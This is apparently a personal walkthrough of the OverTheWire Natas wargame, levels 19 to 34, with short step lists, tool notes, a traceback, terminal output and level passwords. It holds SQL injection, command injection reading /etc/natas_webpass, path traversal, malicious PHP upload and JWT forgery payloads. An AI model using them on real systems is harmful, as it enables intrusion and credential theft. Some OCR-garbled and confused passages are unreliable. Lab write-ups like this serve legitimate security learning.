.9.qbz5n2kfra8p8\LocalCache\Local-packages\Python39\site-packages\requests\
sessions.py", line 542, in request
    resp = self.send(prepare, **send_kwargs)
File "C:\Users\DD\AppData\Local\Package\PythonSoftwareFoundation.Python.3
.9.qbz5n2kfra8p8\LocalCache\Local-packages\Python39\site-packages\requests\
sessions.py", line 655, in send
    r = adapter.send(request, **kwargs)
File "C:\Users\DD\AppData\Local\Package\PythonSoftwareFoundation.Python.3
.9.qbz5n2kfra8p8\LocalCache\Local-packages\Python39\site-packages\requests\
adapters.py", line 516, in send
    raise ConnectionError(e, request=request)
requests.exceptions.ConnectionError: HTTPConnectionPool(host='natas17.natas.
overthewire.org', port=80): Max retries exceeded with url: /usernam
natas18%272%20AND%20password%20LIKE%20BINAR%22x%25%22%20AND%20SLEEP(2)%20-%
20(Caused by NewConnectionError('suilib3.connection.HTTPConnection object
at 0x0000023ED36E7908': Failed to establish a new connection: [WinError 1006
] A connection attempt failed because the connected party did not properly
```

## Level: Natas19

- **Step-by-Step:**
  - Session ID is encoded in hexadecimal.
  - Brute-force with hex values.
- **Tools Used:**
  - Browser, bash script, curl
- **Logic Behind the Solution:**
  - Find the correct session by decoding hex session IDs.




## Level: Natas20

- **Step-by-Step:**
  - Modify POST parameters to set "debug" to 1.
  - Upload crafted text session manually.
- **Tools Used:**
  - Browser, Burp Suite
- **Logic Behind the Solution:**
  - Session tampering and privilege escalation.

## Level: Natas21

- **Step-by-Step:**
  - Two different subdomains handle different requests.
  - Modify session to "admin=1" manually.


- **Tools Used:**
  - Browser, Burp Suite
- **Logic Behind the Solution:**
  - Handling multiple sessions across subdomains.




---

## Level: Natas22

- **Step-by-Step:**
  - The page redirects instantly.
  - Use curl -i to inspect HTTP headers and get the response before redirection.
- **Tools Used:**
  - curl
- **Logic Behind the Solution:**
  - HTTP redirection behavior exploitation.




---

## Level: Natas23

- **Step-by-Step:**

- View Page Source.
- Find the expected secret input.
- Submit the correct secret.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Simple logic puzzle based on input validation.

```

2 # -*- coding: utf-8 -*-
3
4 import requests
5 import re
6
7 username = 'natas22'
8 password = 'chG9fbelTq2'
9
10 url = 'http://%.natas22.'
11
12 session = requests.Session()
13
14 response = session.get(url)
15 print(response.text)

```


```

PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P11> python .\natas22.py
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas22", "pass": "chG9fbelTq2eWVMgjYYD1MsfIvN461k3" };</script></head>
<body>
<h1>natas22</h1>
<div id="content">
You are an admin. The credentials for the next level are:<br><pre>Username: natas23
Password: D0v1ad33nQF0Hz2EP255TP5wSW9ZsRSE</pre>

```

## Level: Natas24


- **Step-by-Step:**
  - Inject command using POST parameters.
  - Example: "test\$(cat /etc/natas\_webpass/natas25)"
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Exploiting input parsing and command injection.



---

## Level: Natas25

- **Step-by-Step:**
  - Perform directory traversal in the lang parameter.
  - Try multiple ../ to reach /etc/natas\_webpass.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Advanced path traversal attack.



---

## Level: Natas26

- **Step-by-Step:**
  - Modify cookie that stores serialized object.
  - Decode, edit, re-encode using base64.
- **Tools Used:**
  - Browser, Python, PHP
- **Logic Behind the Solution:**
  - Object serialization manipulation.



[illegible]


## Level: Natas27

- **Step-by-Step:**
  - SQL Injection using case sensitivity.
  - Payload: ' UNION SELECT password FROM users WHERE username LIKE BINARY 'natas28' --
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Using "BINARY" keyword to perform case-sensitive queries.

55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ

## Level: Natas28


- **Step-by-Step:**
  - SQL Injection bypassing escaping techniques.
  - Use complicated payloads like ") UNION ALL SELECT password #
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Escaping characters properly to break query structure.



---

## Level: Natas29

- **Step-by-Step:**
  - Understand serialized PHP object.
  - Craft malicious serialized object manually.
- **Tools Used:**
  - PHP scripting
- **Logic Behind the Solution:**
  - Abuse serialization to manipulate application behavior.




---

## Level: Natas30

- **Step-by-Step:**
  - Send multiple parameters with the same name.
  - Example: passwd[]=123&passwd[]=123
- **Tools Used:**
  - Browser, Burp Suite
- **Logic Behind the Solution:**

- Exploit how PHP processes multiple same-named parameters.



## Level: Natas31

- **Step-by-Step:**
  - Use multipart/form-data content type.
  - Submit crafted HTTP request via Burp Repeater.
- **Tools Used:**
  - Burp Suite
- **Logic Behind the Solution:**
  - Exploit how web apps parse file uploads differently.

```
<!-- morla/10111 <3 happy birthday OverTheWire! <3 -->
<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31hay7aecuungiuKaezuathuk9biin0pulp
ex-source.html">View sourcecode</a></div>
</div>
</body>
</html>

PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P19>
```

## Level: Natas32

- **Step-by-Step:**
  - Upload a malicious PHP file.
  - Wait for a cron job to execute it automatically.
- **Tools Used:**

- Browser
- **Logic Behind the Solution:**
  - Understand webserver and cron job timing attacks.

```

26
27 \r\n\r\n\r\n
28
29 --123
30 position: relative;
31 overflow: hidden;
32
33 \r\n }
34 .btn-file input[type=file] {
35 position: absolute;
36 top: 0;
37 right: 0;
38 min-width: 100%;
39 min-height: 100%;
40 font-size: 100px;
41 text-align: right;
42 filter: alpha(opacity=0);
43 opacity: 0;
44 outline: none;
45 background: white;
46 cursor: inherit;
47 display: block;
48
49 \r\n' }
50
51 </style>
52
53 http:
54
55 <h1>natas31</h1>
56 ...
57 <div id="content">
58 <table class="sortable table table-hover table-striped"><tr><th>holvohsheCaiv3ieH4emlahchisainge
59 </th></tr></table><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
60 </div>
61 </body>
62 </html>
63
64 ls@DESKTOP-A1AL51Q:/mnt/c/Users/DD$

```

## Level: Natas33

- **Step-by-Step:**
  - Use SQL Injection.
  - Payload: ' OR 1=1 --
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Bypass login forms via always-true SQL queries.

```


<style>
#content {
  width: 900px;
}
.btn-file {
  position: relative;
  overflow: hidden;
}
.btn-file input[type=file] {
  position: absolute;
  top: 0;
  right: 0;
  min-width: 100%;
  min-height: 100%;
  font-size: 100px;
  text-align: right;
  filter: alpha(opacity=0);
  opacity: 0;
  outline: none;
  background: white;
  cursor: inherit;
  display: block;
}
</style>

<h1>natas32</h1>
<div id="content">
<table class="sorttable table table-hover table-striped"><tr><th>shoogeig6a2yee3de6Aex8uaXeech5ee</th></tr></table><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>

```

## Level: Natas34

- **Step-by-Step:**
  - Decode JWT token.
  - Modify the payload (admin:true).
  - Re-sign with known key (or no verification if vulnerable).
- **Tools Used:**
  - jwt.io, Browser
- **Logic Behind the Solution:**
  - JWT forgery and authentication bypass.



**Tools Commonly Used:**

- Browser (View Source, Inspect, Edit Cookies)
  - curl and bash scripts (for brute forcing)
  - Burp Suite (for modifying requests)
  - Online Tools (jwt.io, base64 decoders)
  - Scripting languages (Python, PHP)
-